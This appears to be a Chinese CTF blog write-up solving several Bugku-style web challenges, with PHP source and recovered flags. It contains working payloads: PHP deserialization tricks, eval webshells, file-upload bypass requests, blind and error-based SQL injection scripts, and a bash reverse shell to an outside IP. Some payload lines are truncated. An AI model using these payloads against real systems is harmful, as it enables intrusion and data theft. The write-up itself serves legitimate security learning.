
```php
<?php

class Flag{//flag.php
        public $file;
public function __tostring(){
    if(isset($this->file)){
echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
            }
        }
    }
?>
```


发现了经典的__toString事件，但是没有触发的条件啊！肯定是index.php还藏着东西，于是查看得到



```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
echo "hello friend!<br>";
if(preg_match("/flag/",$file)){
echo "ä, èƒ½çŽ°åœ¨å°±çœ‹ flagå•¦";
exit();
}else{
include($file);
$password = unserialize($password);
echo $password;
}
}else{
echo "you are not the number of bugku ! ";
}

?>
```

就是输出反序列化的时候会触发__toString属性。那么构造一下password值，自己写个代码即可







```
flag{php_is_the_best_language}
```

过狗一句话

看到过狗一句话，一开始是以为要想办法上传这个一句话来着，但是发现不是，居然是可以直接利用的，尝试`http://120.24.86.145:8010/?s=phpinfo()`发现可以利用。
构造想读取目录，发现有一些坑，system("ls")读出来，可能是读取的方法被限制了吧，于是找到了用php读取文件列表的方法23333

```
http://120.24.86.145:8010/?s=print_r(glob("*"))
```



然后读取flag.txt即可啦，尝试`print_r(file(flag.txt))`不可以最终找到 show_source的方法：

```
http://120.24.86.145:8010/?s=show_source("flag.txt")
```


```
BUGKU{bugku_web_009801_a}
```

各种绕过哟

首先就能看到源码

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
if ($_GET['uname'] == $_POST['passwd'])

print 'passwd can not be uname.';

else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

die('Flag: '.$flag);

else

print 'sorry!';

}
?>
```


开始看错了看成了==，这个正常来看是不可能的，因为===是严格的等号，但是sha1函数有个漏洞，不能处理数组，于是如下构造得到flag




```
flag{HACK_45hhs_213sDD}
```

Web8

这个题目很简单，用到了前面题目中讲到的php中file_get_contents的特性可以使用字节流。只需要构造如下得到flag



或说你那提示txt？到底算个什么提示啊…

```
flag{3cfb7a90fc0de31}
```

字符？正则？

本题目考察的是正则表达式的应用，虽然很基础…但是挡不住我不会啊…所以简单查一下很快就做出来了，首先打开了网页看到源码

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
die('key is: '.$key);
}
?>
```

最最关键的还是看preg_match中的内容嘛，这里简单讲一下、需要用到的规则

- 1.表达式直接写出来的字符串直接利用，如key
- 2.“.”代表任意字符
- 3.“*”代表一个或一序列字符重复出现的次数，即前一个字符重复任意次
- 4.“\/”代表“/”
- 5.[a-z]代表a-z中的任意一个字符
- 6.[[:punct:]]代表任意一个字符，包括各种符号
- 7./i代表大小写不敏感
- 8.{4-7}代表[0-9]中数字连续出现的次数是4-7次

然后我们自己按照规则胡乱构造一下就可以了


```
http://120.24.86.145:8002/web10/?id=keysssssskey4567key:/s/ssssskeya@
```

```
KEY{0x0SIOPh550afc}
```

考细心

不知道是个啥，反正先用dirsearch扫描一下来着，发现目录

然后查看robots.txt




查看resusl.php

说实话然后我就蒙蔽了，什么操作？？？然后按照提示做了一下，想办法变成admin…构造x=admin…结果…


```
flag(ctf_0098_lkji-s)
```

求getshell

首先想到%00的字符串截断，但是没用，蒙蔽了很久，最后忍不住看了一下大佬的思路。
首先我尝试一下上传图片




```
POST /web9/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------214529038019820160932222510 34
Content-Length: 340
Referer: http://120.24.86.145:8002/web9/index.php
Connection: close
Upgrade-Insecure-Requests: 1

---------------------------214529038019820160932222510 34
Content-Disposition: form-data; name="file"; filename="flag.png"
Content-Type: image/png

23333
---------------------------214529038019820160932222510 34
Content-Disposition: form-data; name="submit"

Submit
---------------------------214529038019820160932222510 34--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 03:17:23 GMT
Content-Type: text/html
Connection: close
Content-Length: 387

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


Upload Success<br>Stored in: <a href='upload/20170808111723_948.jpg'
target='_blank'>upload/20170808111723_948.jpg<br /></body>
</html>
```


发现上传没问题，我试图吧filename改成php未果

php2, php3, php4, php5, phps, pht, phtm, phtml 均试下还是没啥结果…

参考大佬的思路，先把上面的 `Content-Type: multipart/form-data;` 改成大小写绕过的形式，改为 `Content-Type: Multipart/form-data;`，然后再一个一个地尝试，发现php5可以利用



```
POST /web9/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: Multipart/form-data;
boundary=---------------------------214529038019820160932222510 34
Content-Length: 340
Referer: http://120.24.86.145:8002/web9/index.php
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------214529038019820160932222510 34
Content-Disposition: form-data; name="file"; filename="flag.php5"
Content-Type: image/png

23333
-----------------------------214529038019820160932222510 34
Content-Disposition: form-data; name="submit"

Submit
-----------------------------214529038019820160932222510 34--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 03:25:52 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


KEY{bb35dc123820e}
```



```
KEY{bb35dc123820e}
```

flag.php

对于此题目，我最不解的就是第一问…提示hint特么居然有用…然后输入

```
http://120.24.86.145:8002/flagphp/?hint=0
```

可以得到源码？抱着不知所然的同学们看到是不是要吐血？？？

得到源码

```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
<form method="POST" action="#">
<p><input name="user" type="text" placeholder="Username"></p>
<p><input name="password" type="password" placeholder="Password"></p>
<p><input value="Login" type="button"/></p>
</form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

一开始以为就是把`ISecer:www.isecer.com`反序列化一下就完事了，但是死活试不出来...然后再看一下，发现这个$KEY是赋值在后面的，所以解析的时候应该是后解析的它，那么上面的反序列化就是空值？？？

利用burp抓包后加上Cookie值即可

```
Cookie: ISecer=s:0:"";
```

```
flag{unserialize_by_virink}
```

web15

首先看看到源码

```php
error_reporting(0);

function getIp(){
    $ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
  $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }else{
  $ip = $_SERVER['REMOTE_ADDR'];
    }
 $ip_arr = explode(',', $ip);
    return $ip_arr[0];

    }

$host="localhost";
    $user="";
    $pass="";
     $db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

  $ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

看到后面没有回显，想到使用时间盲注，本地构造注入语句看是否可以成功（因为它原来是在insert中）

```
mysql> insert into test values(''+(select case when (substring((select flag from
 flag) from 1 for 1)='f') then sleep(5) else 1 end) and '1'='1');
Query OK, 1 row affected (5.01 sec)
                                        http://blog.csdn.net/qq_35078631
mysql>
```

很像实验吧的简单的注入可以使用case when….then 构造语句

然后写脚本爆破数据库

这个原题在实验吧上面有，我的题解在这

http://blog.csdn.net/qq_35078631/article/details/54773769

这里类似写个脚本即可，当然爆库爆表什么省略了，回味起来还是挺经典的时间盲注的。

```
import requests
import string
words = string.lowercase + string.uppercase + string.digits
url = 'http://120.24.86.145:8002/web15/'
answer=''
for length in range(1,100):
    flag=0
    for key in words:
        data = "'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then slee
        headers={
        "X-FORWARDED-FOR": data
        }
        try:
            res=requests.get(url,headers=headers,timeout=5)
        except Exception as e:
            answer+=key
            print answer
            flag=1
            break
    if flag==0 and answer!= '':
        break;

print answer
```


```
flag{cdbf14c9551d5be5612f7bb5d2867853}
```

文件包含2

首先进入界面，F12发现了源码中有upload.php而且./upload/可读，猛一看像是文件上传，但是题目的提示是文件包含啊！而且在Network中找到了这个

哪个tip转义过来就是 `include.php` 那我们就按照文件包含去尝试一下
结果尝试了一堆方法光是返回NAIVE!!!....回归上传的思路吧...
上传图片小马（事实上并没有进行MIME检验，直接替换内容即可）
发现过滤了 `<?php` 和 `?>`,这里给出两种绕过方法

```
<?=@eval($_POST['cmd']);
<script language="php">eval($_POST['cmd']);</script>
```




嗯，然后再upload.php中是不能以php运行的，所以需要再include.php(index.php)中的file变量来包含upload目录下的图片文件！

然后直接访问即可！

```
SKCTF{uP104D_1nclud3_426fh8_is_Fun}
```

sql注入2

首先尝试了一下admin和admin，发现提示password错误




说明admin这个username还是存在滴。

测试一下注入点，在username中加上 `'#` 发现提示发现非法字符！

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 08:20:01 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 84

<script> alert('illegal character!!@_@');parent.location.href='index.php'; </script>
```


猜测注入点在username中，但是过滤了哪些呢？试了十年也没弄出来…结果请教了大牛…这特么是个源码泄漏啊！！！.DS_Store典型的源码泄漏？？？


真是牛逼炸了，网上下载一个ds_store_exp.py工具，下载下来源码



答案就在flag中…晕死…

```
flag{sql_iNJEct_comMon3600!}
```

事后用扫描工具扫描了一下，瞬间就发现了…气到爆炸…所以做web题目，好习惯就是不管它说啥！自己先扫一遍目录吧！！！



心情复杂…

login2

首先看到了登录的界面，经过提示是union，所以不会是万能密码，不看大佬的思路我确实没想到…用到的是猜测的登录机制。。。构造

```
username=' union select md5(1),md5(1)#&password=1
```

一般情况下password就是username的md5加密嗯，至于为什么是两列？猜的…

```
<script>alert('login success!');parent.location.href='index.php';</script>
```

然后没有任何反映...我还以为是我脑残了...原来又是题目炸了...晕死...
隔了段时间继续


当然了这个不仅仅是命令行的连续执行问题，因为这个是没有回显的，所以既然我们可以利用其中的shell了，那么我们可以尝试反弹shell来着，这里真是学习了一波反弹shell的姿势，具体我补充到了我得文章中，谢谢pupil师傅的指导，我用的nc方法反弹shell，方法如下
首先在服务器上用nc监听端口

```
nc -l -p 8080 -vvv
```

在网站中输入

```
|bash -i >& /dev/tcp/23.106.128.52/8080 0>&1
```

然后就发现反弹shell成功了！！！之后就是任我行了




```
SKCTF{Uni0n_@nd_c0mM4nD_exEc}
```

login3

提示是盲注就很简单了，构造如下

```
username='^(1)^1#&password=123
```


存在注入，猜测是盲注，然后fuzz一发发现过滤空格，用括号绕过，过滤了=，用<>饶过，mysql测试

```
mysql> (select(ascii(mid((select(flag)from(flag))from(1)))<>102));
+-----------------------------------------------------+
| (ascii(mid((select(flag)from(flag))from(1)))<>102) |
+-----------------------------------------------------+
|                                                   0 |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql> (select(ascii(mid((select(flag)from(flag))from(1)))<>103));
+-----------------------------------------------------+
| (ascii(mid((select(flag)from(flag))from(1)))<>103) |
+-----------------------------------------------------+
|                                                   1 |
+-----------------------------------------------------+
1 row in set (0.00 sec)
```

然后直接脚本测试

```
#!/usr/bin/env python
import requests,string,hashlib,re
url='http://47.93.190.246:49167/'
sss=string.digits+string.lowercase
headers={
    'Host': '47.93.190.246:49167',
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',
    'Accept-Encoding': 'gzip, deflate',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length':' 87',
    'Referer':' http://47.93.190.246:49167/',
    'Cookie': 'td_cookie=18446744071856012820',
    'Connection':' keep-alive',
    'Upgrade-Insecure-Requests':' 1'
    }
answer=''
for i in range(1,50):
    flag=0
    for j in sss:
        postuser="'^(select(ascii(mid((select(password)from(admin))from(%d)))<>%d))^1#"%(i,ord(j))
        data = {'username':postuser,'password':'admin'}
        html = requests.post(url,headers=headers,data=data) .text
        html = re.findall(r"<p align='center'>(.*?)</p>",html,re.S)[0]
        if 'username does not exist!' in html :
            answer+=j
            flag=1
            print answer
            break
    if flag ==0 :
        break

print 'password is ',answer
```

之后得出password解密得到密钥，登陆得到flag




```
SKCTF{b1iNd_SQL_iNJEcti0n!}
```

报错注入

发现是报错注入，但是过滤了一些些·东西，最最重要的过滤了空格，但是我们知道mysql的特性，用换行符代替就行啦！随手实验下！

```
http://103.238.227.13:10088/?id=1%0aand%0aextractvalue(1,concat(0x7e,(select%0a@@version),0x7e))
```

成功报错，然后这里要读文件，理所应当要使用load_file函数，但是我再本机和服务器怎么都配置不成功，然后抱着死马当做活马医的态度试了一下没出来，蛋疼了好久，经过大牛提示需要加上个hex才行？？？老子信了你的邪...

所以说这里需要注意了！！！读取文件的时候最好加上hex

payload如下

```
http://103.238.227.13:10088/?id=1%0aand%0a(extractvalue(1,concat(0x7e,(hex(load_file(0x2f7661722f746573
```

然后还好啦，我们知道extractvalue性质就是只能读取32位，经过hex后的也就是说每次最多得到有用的16位，然后怎么办？事实上这个是函数截断了，读取文件本身没什么问题，所以我们不妨用strsub函数解决试试看！

```
http://103.238.227.13:10088/?id=1%0aand%0a(extractvalue(1,concat(0x7e,substr(hex(load_file(0x2f7661722f
```

然后就是修改偏移逐渐恢复文件了！最后恢复文件如下

```
<?php fdsafasfdsafidsafdsaifdsakfdsaifdsafdsafdsafdsafkdsa;fdsafdsafsdafdsafas0hfdsg9Flag:"7249f5a7fd1d
```

得到flag，确实是好题！真的，flag形式是狗屎...

```
